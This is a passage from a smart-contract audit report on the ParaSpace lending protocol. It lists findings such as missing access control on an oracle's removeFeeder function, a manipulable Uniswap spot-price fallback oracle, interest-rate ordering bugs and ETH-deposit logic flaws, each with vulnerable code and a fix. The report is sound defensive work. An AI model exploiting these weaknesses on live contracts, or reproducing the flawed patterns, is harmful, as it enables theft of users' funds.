        DataTypes.ReserveData storage reserve,
        DataTypes.ReserveCache memory reserveCache,
        address reserveAddress,
        uint256 liquidityAdded,
        uint256 liquidityTaken
    ) internal {
        UpdateInterestRatesLocalVars memory vars;

        vars.totalVariableDebt = reserveCache.nextScaledVariableDebt.rayMul(
            reserveCache.nextVariableBorrowIndex
        );

        (
            vars.nextLiquidityRate,
            vars.nextVariableRate
        ) = IReserveInterestRateStrategy(reserve.interestRateStrategyAddress)
            .calculateInterestRates(
```

The calculateInterestRates function calculates the interest rate based on the current liquidity in the PToken, where liquidityAdded and liquidityTaken indicate the next liquidity to be added or taken from the PToken, and they are added to the calculation to ensure that the latest liquidity is used.

```
    function calculateInterestRates(
        DataTypes.CalculateInterestRatesParams calldata params
    ) external view override returns (uint256, uint256) {
        CalcInterestRatesLocalVars memory vars;

        vars.totalDebt = params.totalVariableDebt;

        vars.currentLiquidityRate = 0;
        vars.currentVariableBorrowRate = _baseVariableBorrowRate;

        if (vars.totalDebt != 0) {
            vars.availableLiquidity =
                IToken(params.reserve).balanceOf(params.xToken) +
                params.liquidityAdded -
                params.liquidityTaken;
```

For example, in supply, the correct process is (I consulted with aave members)

```
cache
updateState
validation
updateInterestRates (x amount as liquidityAdded, balanceOf() does not account of the future
transfer)
transfer x amount of assets to the PToken
...
    function executeSupply(
        mapping(address => DataTypes.ReserveData) storage reservesData,
        DataTypes.UserConfigurationMap storage userConfig,
        DataTypes.ExecuteSupplyParams memory params
    ) external {
        DataTypes.ReserveData storage reserve = reservesData[params.asset];
        DataTypes.ReserveCache memory reserveCache = reserve.cache();

        reserve.updateState(reserveCache);

        ValidationLogic.validateSupply(
            reserveCache,
            params.amount,
            DataTypes.AssetType.ERC20
        );

        reserve.updateInterestRates(
            reserveCache,
            params.asset,
            params.amount,
            0
        );

        IERC20(params.asset).safeTransferFrom(
            params.payer,
            reserveCache.xTokenAddress,
            params.amount
        );
```

But in LiquidationLogic._burnDebtTokens, for liquidationAsset, the process is

```
cache
updateState
validation
transfer x amount of assets to the PToken
updateInterestRates (x amount as liquidityAdded, but balanceOf() already account of the transfer)
...
    function _burnDebtTokens(
        DataTypes.ReserveData storage liquidationAssetReserve,
        DataTypes.ExecuteLiquidateParams memory params,
        ExecuteLiquidateLocalVars memory vars
    ) internal {
        _depositETH(params, vars);

        // Transfers the debt asset being repaid to the xToken, where the liquidity is kept
        IERC20(params.liquidationAsset).safeTransferFrom(
            vars.payer,
            vars.liquidationAssetReserveCache.xTokenAddress,
            vars.actualLiquidationAmount
        );
        // Handle payment
        IPToken(vars.liquidationAssetReserveCache.xTokenAddress)
            .handleRepayment(params.liquidator, vars.actualLiquidationAmount);
        // Burn borrower's debt token
        vars
            .liquidationAssetReserveCache
            .nextScaledVariableDebt = IVariableDebtToken(
            vars.liquidationAssetReserveCache.variableDebtTokenAddress
        ).burn(
                params.borrower,
                vars.actualLiquidationAmount,
                vars.liquidationAssetReserveCache.nextVariableBorrowIndex
            );
        // Update borrow & supply rate
        liquidationAssetReserve.updateInterestRates(
            vars.liquidationAssetReserveCache,
            params.liquidationAsset,
            vars.actualLiquidationAmount,
            0
        );
    }
```

This will cause the liquidity to be exaggerated, resulting in the calculated interest rate being smaller, thus reducing the liquidity provider's reward and the borrower's debt

Recommendation

thereksfour : In _burnDebtTokens, call updateInterestRates before transferring liquidationAsset

```
    function _burnDebtTokens(
        DataTypes.ReserveData storage liquidationAssetReserve,
        DataTypes.ExecuteLiquidateParams memory params,
        ExecuteLiquidateLocalVars memory vars
    ) internal {
        _depositETH(params, vars);
+         // Update borrow & supply rate
+         liquidationAssetReserve.updateInterestRates(
+             vars.liquidationAssetReserveCache,
+             params.liquidationAsset,
+             vars.actualLiquidationAmount,
+             0
+         );
        // Transfers the debt asset being repaid to the xToken, where the liquidity is kept
        IERC20(params.liquidationAsset).safeTransferFrom(
            vars.payer,
            vars.liquidationAssetReserveCache.xTokenAddress,
            vars.actualLiquidationAmount
        );
        // Handle payment
        IPToken(vars.liquidationAssetReserveCache.xTokenAddress)
            .handleRepayment(params.liquidator, vars.actualLiquidationAmount);
        // Burn borrower's debt token
        vars
            .liquidationAssetReserveCache
            .nextScaledVariableDebt = IVariableDebtToken(
            vars.liquidationAssetReserveCache.variableDebtTokenAddress
        ).burn(
                params.borrower,
                vars.actualLiquidationAmount,
                vars.liquidationAssetReserveCache.nextVariableBorrowIndex
            );
-         // Update borrow & supply rate
-         liquidationAssetReserve.updateInterestRates(
-             vars.liquidationAssetReserveCache,
-             params.liquidationAsset,
-             vars.actualLiquidationAmount,
-             0
-         );
    }
```

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/266

PAR-6:Miss events for multiple contracts

Category	Severity	Code Reference	Status	Contributor
Code Style	Informational	• code/contracts/misc/ERC721OracleWrapper.sol#L44-L49 • code/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L131-L136 • code/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L131 • code/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L142-L144 • code/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L142	Acknowledged	comcat, zxy1024

Code

```
44:    function setOracle(address _oracleAddress)
45:        external
46:        onlyAssetListingOrPoolAdmins
47:    {
48:        oracleAddress = INFTFloorOracle(_oracleAddress);
49:    }

131:    function setIncentivesController(IRewardController controller)
132:        external
133:        onlyPoolAdmin
134:    {
135:        _ERC721Data.rewardController = controller;
136:    }

142:    function setBalanceLimit(uint64 limit) external onlyPoolAdmin {
143:        _ERC721Data.balanceLimit = limit;
144:    }
```

Description

comcat : Miss events for setOracle function inside ERC721OracleWrapper contract

comcat : inside the `MintableIncentivizedERC721` contract, the function `setBalanceLimit`, `setIncentivesController` miss corresponding events.

zxy1024 : Lacks corresponding event emission for state change functions in the `MintableIncentivizedERC721` contract, namely the `setBalanceLimit`, `setIncentivesController` external function.

Recommendation

comcat : consider add the corresponding events for the `setOracle` function

```
event OracleSet(address indexed oracle);
function setOracle(address _oracleAddress)
        external
        onlyAssetListingOrPoolAdmins
    {
        oracleAddress = INFTFloorOracle(_oracleAddress);
        emit OracleSet(oracleAddress);
    }
```

comcat : add corresponding events for the following functions:

```
event BalanceLimitSet(uint64 limit);
function setBalanceLimit(uint64 limit) external onlyPoolAdmin {
        _ERC721Data.balanceLimit = limit;
        emit BalanceLimitSet(limit);
    }
event IncentivesControllerSet(address controller);
function setIncentivesController(IRewardController controller)
        external
        onlyPoolAdmin
    {
        _ERC721Data.rewardController = controller;
        emit IncentivesControllerSet(address(controller));
    }
```

zxy1024 : Add corresponding events emission at the end of the functions

Client Response

Acknowledged.

PAR-7:Missing access control for `removeFeeder` function

Category	Severity	Code Reference	Status	Contributor
Logical	**Critical**	• **code/contracts/misc/NFTFloorOracle.sol#L167-L172**	**Fixed**	**comcat, Kong7ych3, 0xxm, JoForJo**

Code

```
167:    function removeFeeder(address _feeder)
168:        external
169:        onlyWhenFeederExisted(_feeder)
170:    {
171:        _removeFeeder(_feeder);
172:    }
```

Description

comcat : in the `NFTFloorOracle` contract, the removeFeeder function only checks whether the feeder is existed, but failed to check who can call it.

```
function removeFeeder(address _feeder)
        external
        onlyWhenFeederExisted(_feeder)
    {
        _removeFeeder(_feeder);
    }
```

Kong7ych3 : In the NFTFloorOracle contract, the removeFeeder function is used to remove the Feeder role in the contract, and the addFeeders function is used to add the Feeder role in the contract. Only the DEFAULT_ADMIN_ROLE role can perform the addFeeders operation, but the removeFeeder function can be called by any user. This will lead to the risk of malicious removal of the Feeder role in the contract.
0xxm : Function `removeFeeder` does not check caller permission, thus anyone can remove feeder to manipulate the oracle price.
JoForJo : The `removeFeeder` function does not have any permission check, resulting anyone can remove `_feeder` from the contract to potentially manipulate the oracle price.

Recommendation

comcat : add `onlyRole(DEFAULT_ADMIN_ROLE)` modifier to it

```
  function removeFeeder(address _feeder)
          external
          onlyWhenFeederExisted(_feeder)
          onlyRole(DEFAULT_ADMIN_ROLE)
      {
          _removeFeeder(_feeder);
      }
```

Kong7ych3 : It is recommended to add permission control to the removeFeeder function.
0xxm : Add `onlyRole(DEFAULT_ADMIN_ROLE)` modifier to `removeFeeder` Function.
JoForJo : Add correct permission check such as `onlyRole(DEFAULT_ADMIN_ROLE)` modifier to the `removeFeeder()` function.

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/263

PAR-8:NTokenMoonBirds may not be able to receive airdrops

Category	Severity	Code Reference	Status	Contributor
Logical	Medium	code/contracts/protocol/tokenization/NTokenMoonBirds.sol#L63-L77 code/contracts/protocol/tokenization/NToken.sol#L136-L149	Fixed	thereksfour

Code

```
    function onERC721Received(
        address operator,
        address from,
        uint256 id,
        bytes memory
    ) external virtual override returns (bytes4) {
        // only accept MoonBird tokens
        require(msg.sender == _underlyingAsset, Errors.OPERATION_NOT_SUPPORTED);

        // if the operator is the pool, this means that the pool is transferring the token to this contract
        // which can happen during a normal supplyERC721 pool tx
        if (operator == address(POOL)) {
            return this.onERC721Received.selector;
        }


    function rescueERC721(
        address token,
        address to,
        uint256[] calldata ids
    ) external override onlyPoolAdmin {
        require(
            token != _underlyingAsset,
            Errors.UNDERLYING_ASSET_CAN_NOT_BE_TRANSFERRED
        );
        for (uint256 i = 0; i < ids.length; i++) {
            IERC721(token).safeTransferFrom(address(this), to, ids[i]);
        }
        emit RescueERC721(token, to, ids);
    }
```

Description

thereksfour : For most NToken, some airdrops that are actively minted to the holder's address can be withdrawn and later distributed by the PoolAdmin calling the rescueERC721 function.

```
    function rescueERC721(
        address token,
        address to,
        uint256[] calldata ids
    ) external override onlyPoolAdmin {
        require(
            token != _underlyingAsset,
            Errors.UNDERLYING_ASSET_CAN_NOT_BE_TRANSFERRED
        );
        for (uint256 i = 0; i < ids.length; i++) {
            IERC721(token).safeTransferFrom(address(this), to, ids[i]);
        }
        emit RescueERC721(token, to, ids);
    }
```

However, in the onERC721Received function of the NTokenMoonBirds contract, due to the requirement that the sender can only be the MoonBird contract, when safemint()/safetransferfrom() is called to send the airdrop NFTs to the NTokenMoonBirds contract, the transaction will fail, thus preventing NTokenMoonBirds from receiving these airdrops.

```
    function onERC721Received(
        address operator,
        address from,
        uint256 id,
        bytes memory
    ) external virtual override returns (bytes4) {
        // only accept MoonBird tokens
        require(msg.sender == _underlyingAsset, Errors.OPERATION_NOT_SUPPORTED);
```

For example, Moonbirds Oddities are actively minted to the holder's address.
https://etherscan.io/tx/0x3af5de8b6a8c55aac033d57e1b110e8340abf4dcd289ebda889a44f9f9dc613d

Recommendation

thereksfour : Consider allowing the NTokenMoonBirds contract to receive NFTs from other addresses and only call POOL.supportERC721FromNToken when msg.sender == _underlyingAsset

```
    function onERC721Received(
        address operator,
        address from,
        uint256 id,
        bytes memory
    ) external virtual override returns (bytes4) {
        // only accept MoonBird tokens
-         require(msg.sender == _underlyingAsset, Errors.OPERATION_NOT_SUPPORTED);

        // if the operator is the pool, this means that the pool is transferring the token to this
contract
        // which can happen during a normal supplyERC721 pool tx
        if (operator == address(POOL)) {
            return this.onERC721Received.selector;
        }
+      if(msg.sender == _underlyingAsset){
        // supply the received token to the pool and set it as collateral
        DataTypes.ERC721SupplyParams[]
            memory tokenData = new DataTypes.ERC721SupplyParams[](1);

        tokenData[0] = DataTypes.ERC721SupplyParams({
            tokenId: id,
            useAsCollateral: true
        });

        POOL.supplyERC721FromNToken(_underlyingAsset, tokenData, from);
+ }
        return this.onERC721Received.selector;
    }
```

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/259

PAR-9:Potential Financial Loss in `LiquidationLogic` Contract `_depositETH` function

Category	Severity	Code Reference	Status	Contributor
Logical	Medium	• code/contracts/protocol/libraries/logic/LiquidationLogic.sol#L865-L881	Acknowledged	w2ning

Code

```
    function _depositETH(
        DataTypes.ExecuteLiquidateParams memory params,
        ExecuteLiquidateLocalVars memory vars
    ) internal {
        if (msg.value == 0) {
            vars.payer = msg.sender;
        } else {
            vars.payer = address(this);
            IWETH(params.weth).deposit{value: vars.actualLiquidationAmount}();
            if (msg.value > vars.actualLiquidationAmount) {
                Address.sendValue(
                    payable(msg.sender),
                    msg.value - vars.actualLiquidationAmount
                );
            }
        }
    }
```

Description

w2ning : When `msg value < vars.actualLiquidationAmount`. And the PoolCore contract itself has enough ethers, Then `WETH.deposit{value: vars. actualLiquidationAmount} ()` will not reverse. The asset on Poolcore will suffer losses. And liquidator can complete Liquidation without providing enough ether.

```
    function _depositETH(
        DataTypes.ExecuteLiquidateParams memory params,
        ExecuteLiquidateLocalVars memory vars
    ) internal {
        if (msg.value == 0) {
            vars.payer = msg.sender;
        } else {
            vars.payer = address(this);
            // If PoolCore contract itself has enough ethers
            // deposit would not revert
            IWETH(params.weth).deposit{value: vars.actualLiquidationAmount}();
            if (msg.value > vars.actualLiquidationAmount) {
                Address.sendValue(
                    payable(msg.sender),
                    msg.value - vars.actualLiquidationAmount
                );
            }
        }
    }
```

Recommendation

w2ning : Check whether the ethers send in by the user is sufficient first, then modify the parameters.

Consider below fix in the `LiquidationLogic._depositETH()` function

```
    function _depositETH(
        DataTypes.ExecuteLiquidateParams memory params,
        ExecuteLiquidateLocalVars memory vars
    ) internal {
        if (msg.value == 0) {
            vars.payer = msg.sender;
        } else {
             // Check first
            if (msg.value >= vars.actualLiquidationAmount) {
                // Then modify the parameter
                vars.payer = address(this);
                IWETH(params.weth).deposit{value: vars.actualLiquidationAmount}();

                Address.sendValue(
                    payable(msg.sender),
                    msg.value - vars.actualLiquidationAmount
                );
            } else{
                // if msg value < vars.actualLiquidationAmount, revert.
                revert("Insufficient ethers");
        }
    }
```

Client Response

We have a check for msg.value in the validation logic.

PAR-10:Redundant `onlyWhenFeederExisted` check in `removeFeeder`

Category	Severity	Code Reference	Status	Contributor
Gas Optimization	Informational	• code/contracts/misc/NFTFloorOracle.sol#L167-L169 • code/contracts/misc/NFTFloorOracle.sol#L326-L328	Fixed	Kong7ych3, 0xxm

Code

```
167:    function removeFeeder(address _feeder)
168:        external
169:        onlyWhenFeederExisted(_feeder)

326:    function _removeFeeder(address _feeder)
327:        internal
328:        onlyWhenFeederExisted(_feeder)
```

Description

Kong7ych3 : In the NFTFloorOracle contract, the removeFeeder function is used to remove the Feeder role in the contract, and it will internally call the `_removeFeeder` function to perform specific removal operations. However, both the removeFeeder function and the `_removeFeeder` function use the `onlyWhenFeederExisted` decorator to check whether the Feeder role exists. This is redundant operation.
0xxm : `onlyWhenFeederNotExisted` modifier is applied twice in `removeFeeder` and `_removeFeeder`, which will waste gas.

```
function removeFeeder(address _feeder)
    external
    onlyWhenFeederExisted(_feeder)
{
    _removeFeeder(_feeder);
}

function _removeFeeder(address _feeder)
    internal
    onlyWhenFeederExisted(_feeder)
{
    ...
```

Recommendation

Kong7ych3 : It is recommended to keep only one `onlyWhenFeederExisted` decorator to save gas.
0xxm : Remove `onlyWhenFeederNotExisted` in function `removeFeeder`

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/263

PAR-11:Remove or implement `ERC721OracleWrapper.latestRound`

Category	Severity	Code Reference	Status	Contributor
Logical	Informational	• code/contracts/misc/ERC721OracleWrapper.sol#L63-L65	Acknowledged	Kong7ych3, Xi_Zi

Code

```
63:    function latestRound() external pure override returns (uint256) {
64:        return 0;
65:    }
```

Description

Kong7ych3 : In the ERC721OracleWrapper contract, the latestRound function should theoretically return the latest round of price updates, but it always returns 0.
Xi_Zi : Based on the function name, this logic should return the latest round, not a fixed value

```
    function latestRound() external pure override returns (uint256) {
        return 0;
    }
```

Recommendation

Kong7ych3 : The contract does not use this function, it is recommended to remove this redundant interface.
Xi_Zi : Refine the logic according to business requirements

Client Response

Acknowledged.

PAR-12:Unsafe solidity compiler version `0.8.10`

Category	Severity	Code Reference	Status	Contributor
Language Specific	**Informational**	• **code/contracts/ui/WETHGateway.sol#L2**	**Declined**	**p41m0n**

Code

```
2:pragma solidity 0.8.10;
```

Description

p41m0n : The solidity compiler is not the latest version.

The project is compiled by `solidity 0.8.10` which suffers 4 bugs according to https://github.com/ethereum/solidity/blob/develop/docs/bugs_by_version.json

See https://blog.soliditylang.org/category/security-alerts/ for more information.

Recommendation

p41m0n : Use the latest 0.8.17 solidity compiler.

Client Response

Every version has some new bugs. It seem safe to use this version for our use case.

PAR-13:ValidationLogic.validateLiquidateERC721: msg.value should be greater than actualLiquidationAmount not maxLiquidationAmount

Category	Severity	Code Reference	Status	Contributor
Logical	Low	• code/contracts/protocol/libraries/logic/ValidationLogic.sol#L672-L676	Fixed	thereksfour

Code

```
672:        require(
673:            params.maxLiquidationAmount >= params.actualLiquidationAmount &&
674:                (msg.value == 0 || msg.value >= params.maxLiquidationAmount),
675:            Errors.LIQUIDATION_AMOUNT_NOT_ENOUGH
676:        );
```

Description

thereksfour : In validateLiquidateERC721, maxLiquidationAmount is the maximum amount of expenditure entered by the user, and actualLiquidationAmount is the maximum liquidation amount that the user can liquidate. When the asset is ETH, msg.value should be greater than actualLiquidationAmount, which is consistent with validateLiquidateERC20

```
        require(
            msg.value == 0 || msg.value >= params.actualLiquidationAmount,
            Errors.LIQUIDATION_AMOUNT_NOT_ENOUGH
        );
```

Recommendation

thereksfour :

```
        require(
            params.maxLiquidationAmount >= params.actualLiquidationAmount &&
-               (msg.value == 0 || msg.value >= params.maxLiquidationAmount),
+               (msg.value == 0 || msg.value >= params.actualLiquidationAmount),
            Errors.LIQUIDATION_AMOUNT_NOT_ENOUGH
        );
```

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/259

PAR-14:WETH9 Compatibility issues in `PoolCore` contract `supplyWithPermit` function

Category	Severity	Code Reference	Status	Contributor
Logical	**Low**	• **code/contracts/protocol/pool/PoolCore.sol#L156**	**Declined**	**w2ning**

Code

```
156:    function supplyWithPermit(
```

Description

w2ning : Same Issue as Multichain router v4 vulnerability.

https://medium.com/multichainorg/action-required-critical-vulnerability-for-six-tokens-6b3cbd22bfc0

WETH9 contract has no `permit` function, But there is a `fallback` function, when you call WETH9 with `permit` function would not be revert。

The impact is that It may cause some unexpected calls to complete successfully

Recommendation

w2ning : Check the token address that does not support the 'permit' function

Consider below fix in the `PoolCore.supplyWithPermit()` function

```
function supplyWithPermit(
    ...
    ) external virtual override nonReentrant {

   require(asset != weth9,"WETH9 does not support Permit");

   ...
}
```

Client Response

The code will revert in the case of WETH9.

PAR-15:When liquidating ERC721, the liquidationProtocolFee should be paid by the borrower instead of the liquidator

Category	Severity	Code Reference	Status	Contributor
Logical	Medium	• code/contracts/protocol/libraries/logic/LiquidationLogic.sol#L246-L252 • code/contracts/protocol/libraries/logic/LiquidationLogic.sol#L396-L403 • code/contracts/protocol/libraries/logic/LiquidationLogic.sol#L844-L849	Declined	thereksfour

Code

```
        if (vars.liquidationProtocolFee != 0) {
            IPToken(vars.collateralXToken).transferOnLiquidation(
                params.borrower,
                IPToken(vars.collateralXToken).RESERVE_TREASURY_ADDRESS(),
                vars.liquidationProtocolFee
            );
        }

        if (vars.liquidationProtocolFee != 0) {
            IERC20(params.liquidationAsset).safeTransferFrom(
                vars.payer,
                IPToken(vars.liquidationAssetReserveCache.xTokenAddress)
                    .RESERVE_TREASURY_ADDRESS(),
                vars.liquidationProtocolFee
            );
        }

            return (
                vars.userCollateral,
                vars.actualLiquidationAmount + vars.liquidationProtocolFee,
                vars.liquidationProtocolFee,
                globalDebtAmount
            );
```

Description

thereksfour : When liquidating ERC20, the liquidationProtocolFee is paid by the borrower

```
        if (vars.liquidationProtocolFee != 0) {
            IPToken(vars.collateralXToken).transferOnLiquidation(
                params.borrower,
                IPToken(vars.collateralXToken).RESERVE_TREASURY_ADDRESS(),
                vars.liquidationProtocolFee
            );
        }
```

but when liquidating ERC721, the liquidationProtocolFee is paid by the liquidator.

```
        if (vars.liquidationProtocolFee != 0) {
            IERC20(params.liquidationAsset).safeTransferFrom(
                vars.payer,
                IPToken(vars.liquidationAssetReserveCache.xTokenAddress)
                    .RESERVE_TREASURY_ADDRESS(),
                vars.liquidationProtocolFee
            );
        }
```

This results in the liquidator only having to pay the actualLiquidationAmount when liquidating ERC20, while the liquidator actually pays the actualLiquidationAmount + liquidationProtocolFee when liquidating ERC721, which makes the liquidation bonus less than described in the documentation, and may increase the bad debt in the system due to the low bonus for the liquidator.

```
            return (
                vars.userCollateral,
                vars.actualLiquidationAmount + vars.liquidationProtocolFee, //  @audit: The
  liquidator's actual payout
                vars.liquidationProtocolFee,
                globalDebtAmount
            );
```

The two should be consistent, that is, both liquidationProtocolFee should be paid by the borrower.

Recommendation

thereksfour : Consider that in _calculateERC721LiquidationParameters, when liquidationProtocolFeePercentage ! = 0, the second value returned is vars.actualLiquidationAmount, so that the liquidationProtocolFee is paid by the borrower and not the liquidator. This is because the liquidationProtocolFee is subtracted from the actualLiquidationAmount in the _supplyNewCollateral function, i.e. the borrower pays the liquidationProtocolFee

```
            return (
                vars.userCollateral,
-                vars.actualLiquidationAmount + vars.liquidationProtocolFee,
+                vars.actualLiquidationAmount,
                vars.liquidationProtocolFee,
                globalDebtAmount
            );
```

Client Response

It's the intended behavior. Liquidating ERC721 uses a different design.

PAR-16: `ParaReentrancyGuard` storage variable isn't initialized in `PoolApeStaking` and `PoolMarketplace`.

Category	Severity	Code Reference	Status	Contributor
Logical	**Informational**	• **code/contracts/protocol/libraries/paraspace-upgradeability/ParaReentrancyGuard.sol#L50-52**	**Declined**	**jayphbee**

Code

```
50:    // constructor() {
51:    //     _status = _NOT_ENTERED;
52:    // }
```

Description

jayphbee : The construtor in `ParaReentrancyGuard` was commentted out.

```
    // constructor() {
    //     _status = _NOT_ENTERED;
    // }
```

This indicates that contract inherited from `ParaReentrancyGuard` must initialize the `_status` variable itself. The `PoolCore.sol` contract initialize it in the `initialize` function

```
function initialize(IPoolAddressesProvider provider)
        external
        virtual
        initializer
    {
        require(
            provider == ADDRESSES_PROVIDER,
            Errors.INVALID_ADDRESSES_PROVIDER
        );

        RGStorage storage rgs = rgStorage();

        rgs._status = _NOT_ENTERED;
    }
```

But we didn't find it is initialized like `PoolCore` do in the `PoolApeStaking` and `PoolMarketplace` contract.

The impact is that `ParaReentrancyGuard`'s usage doesn't follow design spec, which could result in unexpected behavior in the future.

Recommendation

jayphbee : Either

1. initialize the `_status` variable in the construtor of `ParaReentrancyGuard` or
2. initilize the `_status` variable like `PoolCore` do in the `PoolApeStaking` and `PoolMarketplace` contract.

Client Response

It will be initialized in PoolCore which is enough since the storage is shared.

PAR-17: `ParaSpaceFallbackOracle.getAssetPrice` Risk of potential price manipulation

Category	Severity	Code Reference	Status	Contributor
Oracle Manipulation	**Critical**	• **code/contracts/misc/ParaSpaceFallbackOracle.sol#L34-L61**	**Fixed**	**comcat, Kong7ych3, zxy1024**

Code

```
34:     function getAssetPrice(address asset) public view returns (uint256) {
35:         try IERC165(asset).supportsInterface(INTERFACE_ID_ERC721) returns (
36:             bool supported
37:         ) {
38:             if (supported == true) {
39:                 return INFTOracle(BEND_DAO).getAssetPrice(asset);
40:             }
41:         } catch {}
42: 
43:         address pairAddress = IUniswapV2Factory(UNISWAP_FACTORY).getPair(
44:             WETH,
45:             asset
46:         );
47:         require(pairAddress != address(0x00), "pair not found");
48:         IUniswapV2Pair pair = IUniswapV2Pair(pairAddress);
49:         (uint256 left, uint256 right, ) = pair.getReserves();
50:         (uint256 tokenReserves, uint256 ethReserves) = (asset < WETH)
51:             ? (left, right)
52:             : (right, left);
53:         uint8 decimals = ERC20(asset).decimals();
54:         //returns price in 18 decimals
55:         return
56:             IUniswapV2Router01(UNISWAP_ROUTER).getAmountOut(
57:                 10**decimals,
58:                 tokenReserves,
59:                 ethReserves
60:             );
61:     }
```

Description

comcat : in the contract `ParaSpaceFallbackOracle`, it is designed to get asset price, when chainlink can not provide corresponding price. However, the way it get price is just consult the uniswapV2 pair's spot price, which is easily manipulated through a large swap.

```
function getAssetPrice(address asset) public view returns (uint256) {
    ...
    address pairAddress = IUniswapV2Factory(UNISWAP_FACTORY).getPair(
        WETH,
        asset
    );
    ...
    (uint256 left, uint256 right, ) = pair.getReserves();
    ...
    return
        IUniswapV2Router01(UNISWAP_ROUTER).getAmountOut(
            10**decimals,
            tokenReserves,
            ethReserves
        );
}
```

basically, the way you get asset price is: price = r0 / r1. which we can easily manipulate it through a large swap to change the ratio r0/r1, so that we can manipulate the asset price.

Kong7ych3 : In the ParaSpaceFallbackOracle contract, the getAssetPrice function is used to obtain the price of the specified token. When the token is a non-ERC721 token, it will obtain the reserve amount of the pool through the getReserves function of the Pair contract, and calculate the price through the getAmountOut interface. This is an extremely easy-to-manipulate price acquisition method. As long as malicious users use a large amount of funds to perform swap operations in the Pair, they can manipulate the price calculation results. And malicious users can use flash loans to reduce manipulation costs. Therefore, it is extremely dangerous to use this method to obtain prices. The `ParaSpaceFallbackOracle::getAssetPrice` function is called by the getAssetPrice function of the ParaSpaceOracle contract. When `assetsSources[asset]` is 0, the `ParaSpaceFallbackOracle::getAssetPrice` call can be triggered. And `ParaSpaceOracle::getAssetPrice` is used in the `validateBorrow`, `calculateUserAccountData`, `_calculateERC20LiquidationParameters` operations of the protocol. These are the core functions to ensure the stable operation of the protocol. Once manipulated, it will cause losses to users' assets.

zxy1024 : In the `ParaSpaceFallbackOracle` contract, the `getAssetPrice` function gets the token price. For non-ERC721 tokens, the function instead of calling `chainlink`, calls the `uniswapV2` pair and reserves to obtain the price. However, this number is very easy to manipulate by using a large swap of the pair due to slippage hence the price is vulnerable to attacks.

Recommendation

comcat : consider to use TWAP price for uniswap V2 pair. or you may consider to use uniswapV3 pool `OracleLibrary.consult` function to get the corresponding oracle price. for example:

```
function getAssetPrice(address asset) public view returns (uint256) {
    ...
    address univ3pool = Factory(univ3Factory).getPool(asset,WETH,uint24(3000));
    (int24 meanTick,) = OracleLibrary.consult(univ3pool, TWAP_DURATION);
    uint160 sqrtPrice = TickMath.getSqrtRatioAtTick(meanTick);
    ...
}
```

Kong7ych3 : If the protocol needs to obtain prices from Uniswap v2 Pairs, a safe implementation is to use TWAP oracles. It uses a time-weighted approach to deal with short-term price manipulation. The following is the implementation reference of the TWAP oracle: https://github.com/Uniswap/v2-periphery/blob/master/contracts/examples/ExampleOracleSimple.sol
zxy1024 : Instead of spot price, use TWAP price (simple or sliding window), see samples here - https://github.com/Uniswap/v2-periphery/blob/master/contracts/examples/

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/270

PAR-18: `WETHGateway.repayETH` will fail when `msg.value > paybackAmount` due to incorrect parameter setting

Category	Severity	Code Reference	Status	Contributor
Logical	Medium	code/contracts/ui/WETHGateway.sol#L92-L113 code/contracts/protocol/libraries/logic/BorrowLogic.sol#L188-L194	Fixed	thereksfour

Code

```
function repayETH(uint256 amount, address onBehalfOf)
    external
    payable
    override
    nonReentrant
{
    uint256 variableDebt = Helpers.getUserCurrentDebt(
        onBehalfOf,
         IPool(pool).getReserveData(address(WETH)).variableDebtTokenAddress
     );

     uint256 paybackAmount = variableDebt;

     if (amount < paybackAmount) {
         paybackAmount = amount;
     }
     require(
         msg.value >= paybackAmount,
         "msg.value is less than repayment amount"
     );
     WETH.deposit{value: paybackAmount}();
     IPool(pool).repay(address(WETH), msg.value, onBehalfOf);

     } else {
         // send paybackAmount from user to reserve
         IERC20(params.asset).safeTransferFrom(
             msg.sender,
             reserveCache.xTokenAddress,
             paybackAmount
         );
```

Description

thereksfour : In `WETHGateway.repayETH`, if `msg.value > paybackAmount`, since the amount parameter of `pool.repay` is `msg.value` instead of `paybackAmount`, `BorrowLogic.executeRepay` will fail due to insufficient WETH amount.

Consider user A has a debt of 5 ETH, user A calls `WETHGateway.repayETH` to repay the debt, where `amount` = 2 ETH, `msg.value` = 3 ETH.

Since `amount` = 2 ETH, the `paybackAmount` is also 2 ETH, and exchanged for 2 WETH, the excess 1 ETH will be refunded, and when calling `pool.repay`, `amount` = `msg.value` = 3 ETH.

In the `BorrowLogic.executeRepay` function, `paybackAmount` = 3 ETH, and try to transfer 3 WETH from WETHGateway to the pool, because only 2 WETH was exchanged before, this step will fail.

Note: If there are WETHs accidentally sent by users in the contract, malicious users will be able to use these WETHs to repay debts.

Recommendation

thereksfour : Change to

```
        WETH. deposit{value: paybackAmount}();
-       IPool(pool).repay(address(WETH), msg.value, onBehalfOf);
+      IPool(pool).repay(address(WETH), paybackAmount, onBehalfOf);
```

Client Response

Fixed.

Link to fix: https://github.com/para-space/paraspace-core/pull/259

PAR-19: `WPunkGateway` functions should declare `payable` to buy punks

Category	Severity	Code Reference	Status	Contributor
Logical	Medium	• code/contracts/ui/WPunkGateway.sol#L77-L95 • code/contracts/ui/WPunkGateway.sol#L129-L155 • code/contracts/ui/WPunkGateway.sol#L167-L193	Declined	thereksfour

Code

```
    function supplyPunk(
        DataTypes.ERC721SupplyParams[] calldata punkIndexes,
        address onBehalfOf,
        uint16 referralCode
    ) external nonReentrant {
        for (uint256 i = 0; i < punkIndexes.length; i++) {
            Punk.buyPunk(punkIndexes[i].tokenId);
            Punk.transferPunk(proxy, punkIndexes[i].tokenId);
            // gatewayProxy is the sender of this function, not the original gateway
            WPunk.mint(punkIndexes[i].tokenId);
        }

        Pool.supplyERC721(
            address(WPunk),
            punkIndexes,
            onBehalfOf,
            referralCode
        );
    }

    function acceptBidWithCredit(
        bytes32 marketplaceId,
        bytes calldata payload,
        DataTypes.Credit calldata credit,
        uint256[] calldata punkIndexes,
        uint16 referralCode
    ) external nonReentrant {
        for (uint256 i = 0; i < punkIndexes.length; i++) {
            Punk.buyPunk(punkIndexes[i]);
            Punk.transferPunk(proxy, punkIndexes[i]);
            // gatewayProxy is the sender of this function, not the original gateway
